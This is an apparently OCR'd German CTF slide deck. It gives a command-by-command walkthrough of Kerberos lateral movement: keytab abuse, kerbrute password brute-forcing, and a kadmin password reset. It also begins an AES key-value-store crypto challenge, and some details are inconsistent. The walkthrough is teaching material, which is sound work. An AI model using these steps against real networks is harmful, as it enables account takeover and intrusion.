shc2024{technical}

sebi364

Hinweise:

- Technische Fragen sofort stellen
- Einige Erklärungen sind aus zeitlichen Gründen eingeschränkt
- Diese Aufgaben sind etwas komplexer

Inhaltsverzeichnis:

- Nur Challenges dieses Mal :-)
  - `three-headed-doggo-protocol` (medium / misc)
  - `cry` (medium / crypto)
  - `v8` (medium / rev) (unintended)


[three-headed-doggo-protocol]

(misc, medium)

https://library.m0unt41n.ch/challenges/three-headed-doggo-protocol

Overview:

- **Medium “*misc*” Challenge**
- **Ziel: Privilege Escalation / 0wn the infra**
  - 3 Maschinen
  - Kerberos für Authentifizierung
- **Ausgangspunkt: SSH creds**
  - Host: `workstation1`
  - User: bob, Pass: bob



Kerberos:

- **Ein Sicherheitsstandard das vom MIT in 1988 entwickelt wurde**
  - SSO (User, Role, usw.), Netzwerksicherung (z.B. NFS), viel mehr
  - Von vielen Systemen unterstützt (Unix, Linux, Windows)
  - AD ist eine Kerberos Implementation (+ viel Mehr)
- **Verwendet einen *“Master”* Server namens KDC**
  - Vergleichbar mit Domain-Controller
  - Super sensitiv, muss sicher sein!
  - KDC kompromisiert? ⇒ Game Over ☠️

Vorwort:

- **Interessant weil:**
  - Zeigt *“Lateral movement”*
    - (wie man mit mehreren Schwachstellen sich durch ein Netzwerk bewegen kann)
  - So werden die meisten grösseren Unternehmen angegriffen.
  - ⚠️ So eine Attacke könnte auch realistisch bei uns passieren!
- **Ist ein schönes und einfaches Beispiel**
  - In der echten Welt (meistens) komplexer, aber das Prinzip ist gleich

Workstation 1: kerberos ssh

1. **Mit SSH Creds auf WS1 anmelden**
2. **Im Homedir ist 1. Datei:**
    - `notes.txt`
3. **SSH Befehl der mit Kerberos auf WS2 kommt**
    - SSH Befehl funktioniert!

Workstation 1: kerberos ssh


```
sebi@x1ng1:~$ ssh bob@library.m0unt41n.ch -p 31104
bob@library.m0unt41n.ch's password: <bob>

bob@workstation1:~$ klist
Ticket cache: FILE:/tmp/krb5cc_999_xB5hbNGTD1
Default principal: bob@CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL
Valid starting   Expires          Service principal
06/05/24 18:27:45  06/06/24 04:27:45
krbtgt/CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL@CHALLENGE-90DD898E-7C0A
-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL
    renew until 06/06/24 18:27:45
06/05/24 18:27:57  06/06/24 04:27:45
host/workstation2.challenge-90dd898e-7c0a-4863-ab1c-e2841666ea99.svc.cluster.local@
    renew until 06/06/24 18:27:45
```

Workstation 1: kerberos ssh

```
bob@workstation1:~$ ls
notes.txt
bob@workstation1:~$ cat notes.txt
So General Management LLC now uses Kerberos Authentication for having SSO for their linux
servers. Realm: CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL I can now just
ssh into workstation2.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL with my
user: ssh bob@workstation2.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL And
it works!!! (Strictly use hostnames, don't use IPs)
bob@workstation1:~$ ssh
bob@workstation2.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL
bob@workstation2:~$
```

Workstation 2: Notes

```
bob@workstation2:~$ ls
notes.txt

bob@workstation2:~$ cat notes.txt
I need to brief peter to keep his account safe.

bob@workstation2:~$ grep peter /etc/passwd
peter:x:995:994::/home/peter:/bin/bash

bob@workstation2:~$ ls /home/
bob peter ubuntu
```

Workstation 2: Peter's keytab

```
bob@workstation2:~$ find / 2> /dev/null | grep peter
/home/peter
/etc/peter.keytab

bob@workstation2:~$ ls -la /etc/peter.keytab
-rwxrwxrwx 1 root root 130 Jun  5 18:26 /etc/peter.keytab
```

- **Peter's keytab** - kann dazu verwendet werden um sich als `peter` anzumelden
- https://www.ibm.com/docs/en/pasc/1.1.1?topic=credentials-keytab-file

> **Warning:** Anyone with read permission on a keytab file can use all of the keys it contains. You must, therefore, restrict and monitor permissions on any keytab files you create.

Workstation 2: als Peter sich einloggen

```
bob@workstation2:~$ ktutil /etc/peter.keytab
ktutil:  list
slot KVNO Principal
---- ---- ---------------------------------------------------------------------
ktutil:  read_kt /etc/peter.keytab
ktutil:  list
slot KVNO Principal
---- ---- ---------------------------------------------------------------------
sh peter@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL
bob@workstation2:~$ kinit -kt /etc/peter.keytab
peter@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL
bob@workstation2:~$ ssh -o GSSAPIAuthentication=yes -o GSSAPIDelegateCredentials=yes
peter@workstation2.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL
Welcome to Ubuntu 24.04 LTS (GNU/Linux 5.15.0-102-generic x86_64)
peter@workstation2:~$
```

Workstation 2: Peter's notes

```
peter@workstation2:~$ ls
notes.txt
peter@workstation2:~$ cat notes.txt
TODO:
- Fix issue on server1.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL
- Make coffee
- Meet bob
peter@workstation2:~$ ssh
server1.CHALLENGE-90DD898E-7C0A-4863-AB1C-E2841666EA99.SVC.CLUSTER.LOCAL
peter@server1:~$ ls
notes.txt
peter@server1:~$ cat notes.txt
anna has an insecure password and probably used one of the 10k-most-common passwords...
anna is a kerberos admin!
```

Server 1: Annas login

- Insecure Passwort → Kerbrute, Wordlist
- Wir brauchen nur Netzwerkzugang

```
peter@server1:~$ ping google.com
PING google.com (142.250.185.206) 56(84) bytes of data.
64 bytes from fra16s52-in-f14.1e100.net (142.250.185.206): icmp_seq=1 ttl=114 time=5.40 ms

peter@server1:~$ ls /home/
anna  flag  peter

peter@server1:~$  git clone https://github.com/carlospolop/su-bruteforce
peter@server1:~/su-bruteforce$ ./su-bruteforce$ seq 0 10000 | ./suBF.sh -u anna -w - -t 0.5 -s 0.003
  [+] Bruteforcing anna...
  Wordlist exhausted
```

Server 1: Annas login

- su-bruteforce -> **FAIL**
- rockyou -> **FAIL**
- top 10K -> ?

```
peter@server1:~$ wget
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/10-million-password-list-top-10000.txt

peter@server1:~$ wget
https://github.com/ropnop/kerbrute/releases/download/v1.0.3/kerbrute_darwin_amd64
```

Server 1: Annas login

```
peter@server1:~$ ./kerbrute_linux_amd64 --dc kerberos.CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL -d
CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL -v bruteuser 10k.txt anna

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/02/24 - Ronnie Flathers @ropnop
2024/03/02 11:24:00 >  Using KDC(s):
2024/03/02 11:24:00 >   kerberos.CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL:88
(...)
2024/03/02 11:21:15 >  [+] VALID LOGIN:  anna@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL:annabell

peter@server1:~$ ssh anna@server1.CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL
anna@server1.challenge-7d72d32a-31e8-4fbf-808b-25b620373a90.svc.cluster.local's password: <annabell>
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-97-generic x86_64)
(...)

anna@server1:~$ cat notes.txt
TODO: get flag
```

Get Flag:

- Auf dem Server gibt es einen “flag” User

```
peter@server1:~$ ls /home/
anna  flag  peter
```

- Anna ist ein Kerberos-Admin
  - Wir können flag’s Passwort zurücksetzen
- Im Homedir vom flag User ist die Flagge

Get Flag:

```
anna@server1:~$ kadmin
kadmin:  addprinc flag
No policy specified for flag@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL; defaulting to no policy
Enter password for principal "flag@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL": <new pass>
Re-enter password for principal "flag@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL": <new pass>
Principal "flag@CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL" created.
kadmin:  exit

anna@server1:~$ ssh flag@server1.CHALLENGE-7D72D32A-31E8-4FBF-808B-25B620373A90.SVC.CLUSTER.LOCAL
flag@server1.challenge-7d72d32a-31e8-4fbf-808b-25b620373a90.svc.cluster.local's password: <new pass>
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-97-generic x86_64)
(...)

flag@server1:~$ ls
flag.txt

flag@server1:~$ cat flag.txt
shc2024{k3rb3r0s_l4t3r4l_m0v3m3nt}
```

shc2024{k3rb3r0s_l4t3r4l_m0v3m3nt}


[cry]

(crypto, medium)

https://library.m0unt41n.ch/challenges/cry

Jupyter Notebook

- Markdown mit ausführbaren Code Blöcken
- Kann lokal und auch auf Remote laufen
- Wird hauptsächlich für AI verwendet



Overview

- **Medium Crypto Challenge**
- **Wir haben den Source Code**
  - `cry.py`
- **Verschlüsselter Key-Value Store**
  - Wir können beliebig Values schreiben & lesen
- **Flagge ist auch im Keystore**
  - Flagge ist mit separaten Key verschlüsselt

Demo: Program

```python
def main():
    vault = {}

    admin_keys = generate_keys()
    user_keys = generate_keys()
    add(vault, admin_keys, "example", "nobody will be able to read this")
    add(vault, admin_keys, "FLAG", getenv("FLAG", "flag{fakeflagfakeflag}"))

    EVALUATION_PERIOD = 5

    while True:
        print(f"Vault menu: {EVALUATION_PERIOD} TESTING QUERIES LEFT")
        ...
        match option:
            case 1:
                key = input("key  > ")
                text = input("text > ")
                assert all(i in printable for i in text)
                add(vault, user_keys, key, text)
                print(f"Successfully added the value ({vault[key]})")
            case 2:
                key = input("key > ")
                value = get(vault, user_keys, key)
                print(value)
            case 3:
                keys = [*vault]
                print(f"Available keys: {keys}")
```


Key Generation

- `generate_keys()`
- “Key” -> Liste mit 6 Key-Parts
- 2^9 (512) möglich Kombinationen
- Kombinierte Stärke: 2^{54}
  - 18’014’398’509’481’984
  - Zu viel für Bruteforce!

```python
def generate_keys():
    keys = []
    for _ in range(6):
        key = long_to_bytes(randbelow(2**9)).ljust(16)
        keys.append(key)

    return keys
```

```
[
    b'\xa6              ',
    b'\xcb              ',
    b'`             ',
    b'\xc1              '
    b'\xd4              '
    b'A             ',
]
```


Crypto Implementation:





```
[
    b'\xa6                ',
    b'\xcb                ',
    b'`                 ',
    b'\xc1                '
    b'\xd4                '
    b'A                 ',
]
```

```
data = pad(b"sometext", 16)
for k in keys:
    data = AES.new(k, AES.MODE_ECB).encrypt(data_enc)

return data
```


Demo: Crypto unter der Lupe



Verschlüsseln
Entschlüsseln
flag{someflag}
8A5FD4B1C7E3
2F9C0E1D6B4A
D3B7A1F4C8E9
A4C9E7F0B2D3
6D5A2F3C8E1B
5E2B6A9F1D0C
k1
k2
k3
k4
k5
k6

